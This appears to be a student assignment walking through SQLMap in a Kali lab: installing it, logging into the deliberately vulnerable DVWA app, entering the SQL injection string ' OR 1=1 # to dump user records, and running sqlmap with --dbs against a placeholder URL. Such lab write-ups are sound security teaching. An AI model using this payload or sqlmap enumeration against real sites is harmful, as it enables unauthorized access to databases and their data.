Assignment 2

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
Step -1 Purpose and Usage of SQLMap:

SQLMAP is an open-source penetration tool. SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers. In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing.


Step -2 Installing SQLMap:

To install sqlmap use command - “sudo apt-get install sqlmap”



```
┌──(root㉿kali)-[/home/kali]
└─# apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 578 not upgraded.
Need to get 6891 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.3-1 [6
891 kB]
Fetched 6891 kB in 4s (1941 kB/s)
(Reading database ... 403879 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.3-1_all.deb ...
Unpacking sqlmap (1.8.3-1) over (1.8.2-1) ...
Setting up sqlmap (1.8.3-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...

┌──(root㉿kali)-[/home/kali]
└─# 
```


Step -3 Identifying a Vulnerable Web Application:



Username: admin

Password: •••••••

The above image is the login page of the vulnerable DVWA site.
Now open SQL injection tab and tap ‘OR 1=1 # then we get


127.0.0.1:42001/vulnerabilities/sqli/?id='+OR+1%3D1+%23&Submit=Submit#

Vulnerability: SQL Injection


User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

See this a vulnerability which is showing the user information and hence this is a vulnerable site.

Step -4 Performing a Basic SQL Injection Attack:

To perform this attack use command
sqlmap -u "http://target.com/page.php?id=1" --dbs , this will give the database of the target.



```
available databases [2]:
[*] acuart
[*] information_schema
```

Step -5 Documenting the Steps:

- sudo apt-get install sqlmap - To install sqlmap

- sqlmap -u "http://target.com/page.php?id=1" --dbs - to get database of target site